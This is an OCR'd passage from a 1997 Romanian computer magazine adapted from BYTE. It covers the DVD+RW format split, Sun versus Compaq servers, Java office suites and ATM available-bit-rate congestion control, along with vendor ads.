Noul format, ce se va numi DVD+RW, este incompatibil cu cel adoptat de Consorţiul DVD şi diferă substanţial atât în privinţa capacităţii de stocare, cât şi din punct de vedere al tehnologiei. În orice caz, firmele importante ca Toshiba, spun că vor continua să fabrice în continuare produse în standardul original.

DVD+RW va stoca 3 GB pe o singură faţă şi dublu în cazul discurilor cu două feţe, în comparaţie cu capacitatea de 2.6 GB/faţă stabilită în standardul Consorţiului DVD. În momentul publicării articolului, firmele Mitsubishi, Ricoh şi Yamaha au renegat standardul, subscriind toate la această propunere.

Această despărţire a standardului DVD RAM ar putea fi o replică la josnica luptă între Beta şi VHS? Posibil, dar este aproape sigur că prevesteşte vremuri tulburi pentru cumpărătorii produselor DVD RAM. Alţi furnizori importanţi ca Toshiba şi NEC nu şi-au anunţat intenţia de a sprijini acest standard nou. „Toshiba este bine aşezată în rândul standardului original pentru a comercializa această tehnologie şi a-şi introduce produsele pe piaţă la sfârşitul anului 1997,“ spunea Ken Ishihara, vicepreşedinte la Toshiba America. „Momentan nu urmăm direcţia celor trei firme şi nu lucrăm cu un alt format.“

Werner Glinka, director de marketing la Storage Product Group al firmei Toshiba, afirma că firma sa a livrat deja clienţilor cheie eşantioane din unităţile GF-100, care vor fi vândute ca produse Hitachi. Ca şi unităţile firmei Toshiba, cele ale firmei Hitachi sunt construite în tehnologia standard.

Glinka a admis că standardul rival oferă o capacitate de stocare ceva mai mare, dar, mai afirma el, Consorţiul DVD a anunţat intenţia de a oferi, în următorii 10 ani, un spaţiu de stocare de până la 50 GB. „Ceea ce contează în final este larga disponibilitate a produselor în rândul firmelor,“ spunea el. „Larga disponibilitate va consolida standardul.“ Firma Sony încă nu a anunţat când va comercializa unităţi în noul format-ci doar a declarat că îl va sprijini.


De ce această despărţire? Surse care doresc să-şi păstreze anonimatul au spus că există câteva motive posibile. Unul dintre acestea este că firma Sony s-a cam supărat din cauza pierderii supremaţiei asupra standardului original. Alţii spun că firmele Philips şi HP doresc să creeze confuzie pe piaţă pentru ca oamenii să cumpere unităţile lor CD de scriere multisesiune.

Oricare ar fi motivul, prăpastia ar putea dinamiza oferta de soluţii de stocare, cum este unitatea Zip a firmei Iomega, care stochează mai puţine date pe disc decât DVD, dar mai multe decât unităţile floppy. Cu excepţia cazului în care se impune să aveţi un produs DVD pentru inscripţionare, pentru siguranţă, ar fi mult mai bine să aşteptaţi şi să vedeţi ce se va întâmpla. **–Jon Pepper**

Sondaj

Firmele mici ignoră Alpha

Multe firme au ales hardware-ul x86 pentru a-şi rula aplicaţiile Windows NT, nu pe cel Alpha al firmei Digital, cu precădere firmele care au sub 500 de angajaţi. După datele unui sondaj recent al departamentului de cercetare din cadrul revistei BYTE, 95% din aceste mici firme care rulează Windows NT, nu doresc să aibă vreun sistem echipat cu UCP Alpha.




Sursa: Divizia cercetare BYTE. Numărul răspunsurilor: 140.

ProLiant 7000 concurează Sun 450

Având o reputaţie excelentă în privinţa mediilor critice, a serverelor de întreprindere şi scalabilităţii serverelor Enterprise, firma Solaris, cu serverul 450, oferă o soluţie atractivă de servere pentru grupuri de lucru şi medii de întreprindere. Dar, cu ProLiant (PL) 7000, firma Compaq a dezvoltat un server strategic poziţionat împotriva serverului 450 al firmei Sun.

PL 7000 oferă multe din caracteristicile RAS ale serverului Enterprise 450 al firmei Sun (vezi Datapro Report). În plus, PL 7000 suportă până la patru procesoare Intel Pentium Pro la 200 MHz, 1 MB, procesoare pentru memorie cache L2.



Compaq ProLiant 7000 poate fi extins, suportând până la opt UCP-uri.

Dar firma Compaq a oferit serverului PL 7000 posibilitatea extinderii caracteristicilor în viitor, pentru a suporta până la opt procesoare Intel. Aşa cum serverele cu opt procesoare pentru NT devin o realitate cu NT 5.0 şi Deschutes reprezentând noua generaţie de servere Intel, presiunea se va reîntoarce spre firma Sun. Serverul 450 suportă doar patru procesoare; în tentativa de a obţine o scalabilitate mai mare, utilizatorii Sun sunt împiedicaţi de preţurile mult mai mari. De asemenea, firma Compaq a poziţionat strategic serverul PL 7000 folosind standardele de conectivitate la cald PCI şi I_2O.

Acum, pentru că firma Sun suportă magistrala PCI, firma Compaq încearcă să anticipeze. Acest lucru nu este încă realizat dar, noile standarde s-ar putea materializa în anul 1998. **-P. L.**

Ce urmează pentru Java de birou

În mijlocul schimbărilor strategice legate de direcţiile aplicaţiilor Java, furnizorii de software declară că vor continua să aducă pe piaţă aplicaţii Java. Dezvoltatorii de software care lucrează în spaţiul Java trebuie să jongleze cu dezvoltarea platformelor Java în funcţie de banda de transfer disponibilă pentru utilizatorii finali. Dar furnizori ca Applix, care deja vând aplicaţii Java, continuă în forţă dezvoltarea noilor versiuni. Firma Corel, după reorganizarea propriei strategii, afirma că, în următorul an va lansa o nouă suită Java, iar firma Lotus intenţionează să lanseze apleturi pentru productivitate Java în ultimul trimestru al acestui an.

Iniţial, firma Corel şi-a făcut publică intenţia de a lansa o nouă versiune Java a suitei de aplicaţii Office, dar de atunci firma s-a debarasat de acest scop. „Problema a fost că am dorit să demonstrăm posibilităţile aplicaţiilor noastre, iar răspunsul utilizatorilor, chiar şi de pe siturile pro Java, a fost 'Este minunat, dar puteţi adăuga doar această caracteristică?', “ spunea Chris Biber, directorul alianţei strategice al firmei Corel. „Înainte de a cunoaşte problema, utilizatorii ne cer să adăugăm tot mai multe caracteristici. Adăugându-le pe toate, ar rezulta un program client rotund-nu unul mic.“ Firma Corel va satisface cererile într-o suită de birou în totalitate Java, cu propria tehnologie Remagen (vezi tabelul de jos), în timp ce, o nouă linie de producţie, sub numele de cod Alta, va combina elementele programelor CorelCentral şi Corel Office for Java.

În timp ce firmele Corel şi Lotus lucrează la proiectele lor, firma Applix afirmă că va continua îmbunătăţirea produselor existente Anyware Office şi Enterprise Anyware (care conţine module pentru vânzări, servicii şi asistenţă). „Suntem pregătiţi pentru lansarea primei noastre suite, prin urmare ştim că se poate utiliza acest gen de tehnologie pentru crearea aplicaţiilor complexe destinate utilizatorilor,“ spunea Barry Burke, vicepreşedintele departamentului de marketing al firmei Applix.

Oricum, dacă furnizorii îşi urmează calea înainte, aceştia vor trebui să stăpânească domeniile şi platformele pe care rulează aplicaţiile Java. Ultima bătălie între firmele Microsoft şi Sun în privinţa claselor de bază suportate -JFC ale lui Sun sau AFC ale lui Microsoft-completează gama problemelor legate de necesitatea controlării standardului Java şi, totodată, împiedică dezvoltarea Java. **-D. A.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]

Harta aplicaţiilor de birou Java

Applix: Va lansa în acest an o versiune server NT a aplicaţiei Anyware Office (care va oferi un procesor de texte, software grafic de calcul electronic, un client de poştă electronică şi clienţi HTML care permit Java) pentru a completa serverele Unix actuale. Mai sunt planificate: un nou modul de prezentare şi un client Java pentru programul TM1 OLAP. (508-870-0300; http://www.applix.com).

Corel: Va lansa la mijlocul anului 1998 „Remagen“ (care permite clienţilor Java să acceseze Corel WordPerfect Suite 8 sau alte suite de birou ce rulează pe server) şi „Alta“ (un in-box universal, calendar/planificator, grafice de lucru, gestiunea activităţilor şi un pachet de gestiune şi acces al datelor), plus o tehnologie pentru interfeţe utilizator dinamice şi asamblarea aplicaţiilor pentru ca programele să ruleze mai bine în reţea. (613-728-0826; http://www.cprel.com).

Lotus: Va lansa în acest an familia „Kona“ (care va include o interfaţă utilizator şi acces la date în reţea, calcul tabelar, procesor de texte, reprezentări grafice, planificarea proiectelor, calendar, planificări zilnice şi apleturi de poştă electronică). (617-577-8500; http://www.kona.lotus.com)

D.E. Knuth: Arta programării calculatoarelor

Volumul I al cărţii,care conţine algoritmii fundamentali, a apărut în ediţia a treia la Editura Addison-Wesley. Are 656 de pagini şi este oferit la un preţ de 49,44$. Cartea conţine notele personale ale lui Knuth şi sute de noi exerciţii şi soluţii orientate pe domenii apărute în ultima perioadă. Este o carte esenţială pentru oricine doreşte aprofundarea cunoştinţelor.

Microsoft

touch it, feel it get it

Microsoft Office97 în limba română

Office '97
Nou
în limba română
Microsoft PowerPoint 97
Microsoft Word
Microsoft Excel 97
Microsoft Access 97

Start Nu v-ar plăcea să folosiți cel mai bun pachet de programe pentru birou din lume, în limba maternă?

Microsoft a realizat Office '97 în versiunea românească.

Lucrul cu Office '97 este acum mult mai ușor folosind noul corector ortografic și facilitățile de despărțire în silabe în limba română.

IntelliSense îți permite să pui întrebări despre software cu propriile tale cuvinte, instrumentele de integrare facilitează sharing-ul de date, iar Microsoft Outlook vă permite să gestionați e-mail-uri, întîlniri, activități și documente importante, toate într-o singură fereastră.

Solicitați noul Office '97 Romanian și veți vedea cum puteți căpăta soluții pentru problemele zilnice, totul de la un singur pachet de programe pentru business.

Where do you want to go today?

Microsoft Office97

Microsoft QUALIFIED DEALER

BUCURESTI: DimSoft 01/322.52.04, GeCAD 01/324.84.09, QNet 01/211.78.01, Rom Team Solutions 01/311.08.51, SoftWin 01/230.50.26, CONSTANTA: GMB Micronet 041/636.644, ARAD: BB Computer 057/280.111, BRASOV: Intelprof International 068/411.354, IASI: Open Systems 032/225.132, CLUJ: Sistec 064/190.282, Net Brinel 064/430.280

Datapro Report

Războiul serverelor: Firmele Sun și Compaq se luptă

Serverul Ultra Enterprise 450 Work Group, anunțat de firma Sun Microsystems, este un bun competitor pentru serverele Compaq ProLiant. Enterprise 450 aduce costuri similare celor Windows NT/Intel (Wintel), oferă performanțe mai bune, suportă medii client PC și oferă flexibilitatea lui Solaris și o scalabilitate cu linia de servere Sun Enterprise (care permite până la 64 de procesoare într-o configurație multiprocesor/server simetrică). ProLiant 7000 al firmei Compaq are o poziție strategică față de serverul 450, dar lansarea acestuia de către Sun reprezintă o lovitură pentru Wintel.

Enterprise 450 este un server de clasă medie robust. Permite maxim patru procesoare UltraSparc II, care utilizează magistrala de sistem UPA a firmei Sun; ea atinge o viteză de vârf de 1.78 GBps, în comparație cu viteza de 540 MBps atinsă de Pentium Pro al firmei Intel. Magistrala sistem mai rapidă permite un acces mai rapid al procesoarelor la memorie, oferind o multiprocesare simetrică mai eficientă.

Arhitectura I/O a serverului Enterprise 450 se bazează pe magistrala PCI: are șase magistrale PCI, dintre care trei la 66-MHz, având ca rezultat o bandă de transfer de peste 1 GBps. Aceasta înseamnă de trei ori mai mult decât banda de transfer I/O a serverelor Intel Pentium Pro, care au două magistrale PCI la 33-MHz.

Prețul serverului Enterprise 450 se află sub cel al serverelor Compaq ProLiant 6000 și 7000 (vezi tabelul de mai jos). Iar Sun se îngrijește de prețurile aplicațiilor software din generația a treia, unde există diferențe mari între serverele medii Unix și cele Wintel. Sun a negociat un nou nivel de prețuri pentru serverele grupurilor de lucru, nivelând diferențele de prețuri ale aplicațiilor existente ca cele Oracle și Sybase. Aplicațiile din generația a treia pentru Enterprise 450 au același preț ca și cele pentru serverele Wintel.

Serverul Enterprise 450 are performanțe mai mari decât cel mai rapid server Intel disponibil acum pentru Windows NT 4.0 (vezi tabelul). Firma Compaq a publicat rezultatul TPC-C pentru ProLiant 700 pentru NT, dar rezultatul de 10.570 tpm a fost obținut de un server ProLiant 7000 echipat cu 4 procesoare Pentium Pro la 200-MHz rulând SCO UnixWare. Raportul preț/performanță (71$/tpm) nu a fost așa de bun ca al firmei Sun. Așteptăm ca firma Compaq să publice rezultatul TPC-C pentru ProLiant 7000 rulând NT, care ar putea avea un raport preț/performanță mai bun-și poate chiar performanțe mai bune.

Utilizatorii PC își pot accesa fișierele în mod transparent de pe orice server Sun cu ajutorul produsului Solaris for Intranets de la Sun, livrat cu oricare server Sun Enterprise. De asemenea, Solaris for Intranets este disponibil pentru platformele Solaris Intel, la prețul de 1290$.

Serverul Sun Enterprise 450 are 10 sloturi PCI, inclusiv la 66 MHz pe 64 de biți.

Recent introdus, SunLink, un modul al lui Solaris for Intranets, suportă sisteme de fișiere pentru Windows 3.11, 95 și NT; Mac; NetWare și MS LAN Manager. Serviciile de partajare a imprimantelor și a fișierelor pentru acești clienți sunt și ele suportate de SunLink. Utilizatorii PC își pot accesa fișierele Microsoft Office de pe serverul 450 fără să opereze nici o schimbare. SunLink este inclus în serverul Enterprise 450 și nu este nevoie de nici un client software adițional.

Firma Sun a făcut o distincție clară între utilizatorii PC, care pot instala Enterprise 450 (sau oricare alt server Sun Enterprise) folosind orice program de navigare. WebStart, oferit de Sun, este un program ușor de folosit pentru instalare, având opțiuni pentru configurări individualizate. Instalarea nu este mai grea decât este cea realizată cu SmartStart al firmei Compaq.

Enterprise 450 are multe, dar nu toate, dintre caracteristicile RAS (Reliability, Availability, Serviceability) ale serverelor Enterprise 3000, 4000, 5000 și 6000. În configurația standard, are două surse de alimentare (opțional trei), interschimbabile în timpul funcționării. De asemenea, serverul 450 are unități de disc ce se pot conecta în timpul funcționării, senzori termici și patru nivele de diagnosticările de sistem.

Monitorul Sun SyMON oferă un set complet de servicii instantanee de diagnosticare. Dacă se defectează UC-ul sau modulele de memorie, serverul 450 detectează automat aceste erori, elimină logic aceste module și continuă apoi lucrul. Dar sistemul nu suportă autoconfigurarea din mers (ca alte servere Sun), pentru cazurile în care e necesară înlocuirea unui procesor sau a unui modul de memorie sau când se adaugă un nou modul. Celelalte servere se pot autoconfigura, fără ca acestea să fie oprite.

Firma Sun a făcut aproape tot ceea ce se putea face pentru a putea concura cu serverele grupurilor de lucru Wintel: a înlăturat bariera de prețuri oferind serverelor pentru grupuri de lucru multe din caracteristicile de întreprindere. Enterprise 450 ar putea câștiga piața partajată împotriva competitorilor Unix importanți ai lui Sun (HP și IBM), piață în care serverele Unix sunt bine ancorate. Pentru combinația mediilor Unix și NT, Datapro recomandă clienților să evalueze atât platformele Sun cât și Compaq (și alte platforme Wintel).

Peter Lowber este analist principal la Datapro, divizie Garthner Group. Pentru informații despre rapoartele Datapro, sunați la 609-764-0100; fax 609-764-2814; sau vizitați http://www.datapro.com.

Sun lovește în NT

	Sun Enterprise 450	Compaq ProLiant 6000	Compaq ProLiant 7000
Processor/ MHz	UltraSparc II/ 250 și 300	Pentium Pro/ 200	Pentium Pro/ 200
Cache L2	1 și 2 MB	512 KB și 1 MB	512 KB și 1 MB
Rezultate TPC-C tpm	11,560 (patru UC la 300 MHz Solaris 2.6, Sybase 11.5)	9029 (patru UC cu 51 -KB cache, UnixWare, Sybase)	10,547 (patru UC cu 1-MB cache, UnixWare, Sybase)
$/tpm	56.6	79	71
Prețul străzii (128 MB memorie, 4-GB disk)	14,650$ (250 MHz) 19,150$ (300 MHz)	15,196$ (512-KB L2 cache with NT Server 4.0)	23,016$ (1-MB L2 cache with NT Server 4.0)

Un nou serviciu ATM permite o compensare a congestiei din reţele. De William Stallings

Viteze ATM ajustabile

În zilele de astăzi, dacă folosiţi o reţea ATM (Asynchronous Transfer Mode), aveţi la dispoziţie patru tipuri de clase de servicii pentru transportul traficului. Primul este CBR (Constant Bit Rate) care este destinat unei transmisii cu o viteză constantă. Reţeaua furnizorului ATM trebuie să asigure disponibilitatea acestei capacităţi şi să dirijeze traficul conexiunii pentru a se asigura că abonatul nu-şi depăşeşte alocaţia.

Următorul serviciu este mult mai flexibilul VBR (Variable Bit Rate). O conexiune VBR defineşte o rată de transmitere susţinută pentru o folosire normală şi o rată de transfer în rafale rapide pentru folosire ocazională în perioadele de vârf.

Categoria UBR (Unspecified Bit Rate – transmitere cu viteză nespecificată) reprezintă serviciul care depune cel mai mic efort: Nu este garantată nici o mărime a capacităţii şi orice celulă poate fi eliminată. În final a fost definit un nou serviciu ATM: ABR (Available Bit Rate – transmitere cu viteză disponibilă). El garantează o capacitate minimă. În momentul în care se disponibilizează capacităţi suplimentare de reţea, puteţi transmite date în rafale, peste rata minimă de transmisie fără a exista riscul pierderi de celule. Fiecare serviciu are propriul său avantaj, aşa cum poate fi observat şi în „Patru tipuri de servicii ATM".

ABR şi UBR sunt cele mai potrivite pentru interconectarea reţelelor LAN şi a altor tipuri de trafic de date. UBR este dedicat aplicaţiilor tolerante la întârzieri (ex. transfer de fişiere şi e-mail). El nu oferă utilizatorului sau aplicaţiei nici o informaţie cu privire la congestia reţelei. În acest mod, UBR creşte riscul de eliminare a celulelor, care va avea ca efect o creştere a traficului de reţea datorită celulelor pierdute care trebuie retransmise. Pentru a îmbunătăţii serviciile surselor care transmit în rafale a fost definit ABR.

ABR a fost proiectat pentru reţelele în care întârzierea reprezintă o problemă. Principala diferenţă practică dintre ABR şi UBR este că în cazul ABR reţeaua oferă aplicaţiei informaţii despre congestia reţelei. Aceasta îi permite programului să-şi modifice în mod constant rata de transmisie, obţinând astfel o bună rată de transfer.


Controlul ratei ABR

O aplicaţie care foloseşte ABR specifică o viteză maximă de transmitere PCR (Peak Cell Rate) pe care o va folosi şi o viteză minimă de transmitere MCR (Minimum Cell Rate) de care are nevoie. Reţeaua va aloca resursele astfel încât toate aplicaţiile ABR să primească cel puţin capacitatea lor MCR. Apoi ea va partaja într-un mod echitabil şi controlat orice capacitate care a rămas nefolosită.

Mecanismul ABR foloseşte o reacţie explicită către surse pentru a se asigura de-o alocare corectă a capacităţii. Orice capacitate pe care sursele ABR nu o folosesc rămâne disponibilă pentru traficul UBR. Un exemplu al unei aplicaţii care foloseşte ABR este o interconexiune LAN. În acest caz, sistemele de capăt ataşate la reţeaua ATM sunt ruterele.

Serviciul ABR oferă un număr de beneficii. În primul rând, conexiunile ABR partajează capacitatea de reţea disponibilă. Ele au acces la capacitatea instantanee nefolosită de conexiunile CBR/VBR. În acest mod, ABR poate creşte rata de folosire a reţelei fără să afecteze calitatea serviciului conexiunilor CBR/VBR. În al doilea rând, partajarea capacităţii disponibile folosite de-o singură conexiune ABR este dinamică şi variază între un MCR asigurat şi PCR.

În al treilea rând, reţeaua asigură o reacţie de răspuns către sursele ABR astfel încât fluxul ABR este limitat la capacitatea disponibilă. Întârzierea inerentă în asigurarea reacţiei dictează modul de folosire al memoriilor tampon de-a lungul căii unei



Patru tipuri de servicii ATM

Constant bit rate: Menţine un flux de date constant, similar unei linii de date închiriate.

Variable bit rate: Folosit de aplicaţii de voce şi de videoconferinţe care rulează cu o rată variabilă.

Unspecified bit rate: Utilizat în reţele de date de aplicaţii tolerante la întârzieri: transfer de fişier sau e-mail. Fără feedback pentru congestie.

Available bit rate: Utilizat în reţele de date în care întârzierile sunt o problemă. Informaţia de conges tie optimizează transferul.

ABR este folositor în sesiunile on-line în care răspunsul reţelei este critic.

conexiuni. Datorită unei rate mari de transfer a datelor și a unui timp de propagare în rețea relativ ridicat, aceste buffere pot reprezenta cauza principală a întârzierilor. În concordanță cu acestea, serviciul ABR este dedicat aplicațiilor care pot tolera ajustări ale propriilor rate de transmisii și o întârziere a celulelor care nu poate fi prezisă. În cele din urmă, pentru sursele ABR care-și adaptează propriile viteze de transmisie la reacția de răspuns, este garantată o rată mică de pierdere de celule.

Mecanismul reacției


Viteza de transmisie a celulelor de la sursă printr-o conexiune ABR este caracterizată de patru parametrii. Viteza uzuală la care sursa poate transmite celule este numită ACR (Allowed Cell Rate – viteza de transmisie permisă). Sursa transmite celule la orice viteză cuprinsă între 0 și ACR. MCR reprezintă valoarea minimă pe care ACR o poate lua. Rețeaua nu va restricționa fluxul unei surse mai jos de MCR. Pentru o conexiune dată, puteți seta MCR pe valoarea zero. PCR reprezintă valoarea maximă pe care o poate lua ACR. ICR (Initial Cell Rate – viteza de transfer inițială) reprezintă valoarea inițială asignată la ACR.

O sursă pornește cu ACR-ul egal cu ICR și ajustează dinamic ACR-ul pe baza reacției de răspuns din partea rețelei. Răspunsul apare periodic ca și o secvență a celulelor speciale RM (Resource Management – administrarea resurselor). Fiecare celulă are trei câmpuri: un bit de indicare a congestiei (CI), un bit de indicare a evoluției creșterii (NI – no increase) și un bit al vitezei explicite (ER –Explicite Rate). Pentru început sursa verifică cei doi biți din reacția de răspuns. Dacă e necesară o creștere, aceasta este realizată printr-o incrementare cu o valoare fixă. Dacă e necesară o descreștere, viteza este micșorată printr-o decrementare de valoare fixă.

În final, dacă ER este mai mic decât ACR, sursa reduce ACR-ul la ER. Aceste ajustării se datorează constrângerii că ACR variază între limitele MCR și ale PCR.

Fluxul celulelor

Figura „Ajustarea fluxului celulelor ATM“ ilustrează modul în care lucrează reacția. Ea descrie un flux de date ATM direcționat; un flux similar apare în sensul opus pentru o comunicație bidirecțională. Pe o conexiune ABR curg două tipuri de celule ATM: celulele de date și celulele RM. O sursă recepționează o secvență precisă de celule RM care-i permit să ajusteze rata de transmisie a celulelor.


Ajustarea fluxului de celule ATM
Rata de transmisie a celulelor=ACR. Sursa transmita celule RM pentru fiecare N celule de date.
Punct congestie: Setează EFCI din celula de date.
Returnează celula RM. Dacă rețeaua este congestionată reduce ER. Dacă EFCI e setat, setează bitul CI.
Celulă FRM
Celulă de date
Celulă BRM
Modifică ACR pe baza CI, NI și ER.
Punct congestie: Reduce ER sau setează CI sau NI.
ACR = allowed cell rate
CI = Indicator de congestie
ER = explicit cell rate
NI = no increase
RM = resource management

Sursa își ajustează viteza celulelor pe baza valorilor returnate de destinație și a comutatoarele rețelei.

Sursa inițiază cea mai mare parte a celulelor RM. Ea transmite o celulă de direcționare FRM (forward RM) pentru fiecare din celulele de date (Nrm – 1). Nrm este un parametru prestabilit, în general egal cu 32. Pe măsură ce fiecare celulă este recepționată la destinație, ea este returnată și transmisă înapoi la sursă ca și o celulă de întoarcere BRM (backward RM). Fiecare celulă FRM conține câmpurile CI, NI și ER. Sursa setează în mod tipic CI=0, NI=0 sau 1 și ER egal cu o rată de transmisie dorită din domeniul ICR. Un comutator ATM sau sistemul destinație poate schimba oricare din aceste câmpuri înainte ca celula BRM corespunzătoare să fie returnată la sursă.

Un comutator ATM dintr-o rețea are mai multe modalități de furnizare a unui control al vitezei de reacție către sursă:

Marcarea EFCI: Comutatorul setează condiția EFCI (Explicit Forward Congestion Indication) în header-ul unei celule de date ATM (folosind câmpul de tip încărcare) pe măsură ce acesta trece în direcția indicată. Aceasta are ca și consecință setarea de către sistemul destinație a bitului CI din celula BRM.

Marcarea vitezei relative: Comutatorul setează direct bitul CI sau NI al unei celule RM. Dacă bitul este setat într-o celulă FRM, acel bit va rămâne setat și în celula BRM corespunzătoare. Rezultate mai rapide sunt obținute prin configurarea unuia din acești biți într-o celulă BRM trecătoare. Pentru a obține rezultate mai rapide, un comutator poate genera direct o celulă BRM cu bitul CI sau NI setat în loc să aștepte o celulă BRM trecătoare.

Marcarea vitezelor explicite: Comutatorul poate reduce valoarea câmpului ER al unei celule FRM sau BRM.

Aceste acțiuni îi permit unui comutator ATM să-i semnalizeze unei surse apariția unei congestii și să-și reducă viteza celulelor. Sistemul destinație poate semnaliza de asemenea congestia. În condiții normale, un sistem destinație convertește simplu fiecare celulă de intrare FRM într-o celulă BRM fără a schimba câmpurile NI, CI sau ER. Excepția o reprezintă faptul că bitul CI este setat dacă un semnal EFCI a fost recepționat în celula de date anterioară.

Oricum, dacă destinația suferă de congestie, ea ar putea seta bitul CI sau NI, sau să reducă valoarea ER când convertește celulele FRM la BRM. Primele comutatoare ATM care au oferit ABR au folosit biții EFCI, NI și CI, oferind un mecanism simplu de control al vitezei relative. Controale mult mai complexe, asociate cu folosirea unei viteze explicite constituie generația următoare a serviciilor ABR.■

William Stallings este consultant în comunicații de date și rețele de calculatoare. Acest articol se bazează pe materialul din ultima sa carte, High-Speed Networks: TCP/IP and ATM Design Principles (Prentice-Hall, 1997). Poate fi contactat la **ws@shore.net**.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

TeamWARE
Office
Mail
Flow
Messaging
Calendar
Library
Forum
Groupware Suite
Electronic Messaging
Collaborative workflow software

ICL

Oameni şi tehnologie: valori care dau viaţă afacerilor. Oamenii produc informaţia, tehnologia înlesneşte schimbul de informaţii; oamenii lucrează în echipe, tehnologia susţine colaborarea în şi între grupuri; oamenii conduc, tehnologia deschide calea spre succes. ICL a creat pachetul TeamWARE: tehnologie pentru oameni.

Cea mai bună *echipă* o faceţi cu TeamWARE

TeamWARE optimizează organizarea echipei, grupului şi companiei înlesnind localizarea şi partajarea informaţiei. TeamWARE cuprinde aplicaţii în reţea, instrumente de trafic cursiv şi tehnici de trimitere a mesajelor care susţin munca în echipă indiferent de localizarea membrilor sau a informaţiei de care aceştia au nevoie. Folosit individual sau în combinaţie cu alte pachete care măresc productivitatea unei afaceri, TeamWARE oferă companiilor de orice dimensiune o soluţie integrată, simplă şi puternică de gestionare a informaţiei.

The Business Solutions Company

Pentru relaţii suplimentare contactaţi: ICL - International Computers Limited (U.K.), Branch Romania & Rep. Moldova,
Aleea Alexandru nr. 51, sector 1, Bucureşti, Tel: 401 230 30 30, Fax: 401 230 09 03

Parteneri autorizaţi: A&S COMPUTER 2001 S.R.L. (Bucureşti) Tel: 01 312 52 05; DIM SOFT S.R.L. (Bucureşti) Tel: 01 250 93 75; GENESYS SOFTWARE S.R.L. (Bucureşti) Tel: 01 220 32 80; ESTICO S.R.L. (Braşov) Tel: 068 41 95 63; INTELPROF INTERNATIONAL S.R.L. (Braşov) Tel: 068 419 706; MIXERA S.R.L. (Brăila) Tel: 039 634 917; ALFASOFT S.A. (Cluj-Napoca) Tel: 064 197 586; ELCOSOFT S.R.L. (Cluj-Napoca) Tel: 064 191 236; TOP EDGE ENGINEERING S.R.L. (Craiova) Tel: 051 413 193; COMSER S.R.L. (Hunedoara) Tel: 054 23 05 27; ROMUS TRADING & DEVELOPMENT LTD (Iaşi) Tel: 032 210 492; FIBA IMPORT EXPORT S.R.L. (Ploieşti) Tel: 044 114 868; CORES S.R.L. (Timişoara) Tel: 056 190 051; DATALOG COMPUTERS (Tg. Mureş) Tel: 065 169 867

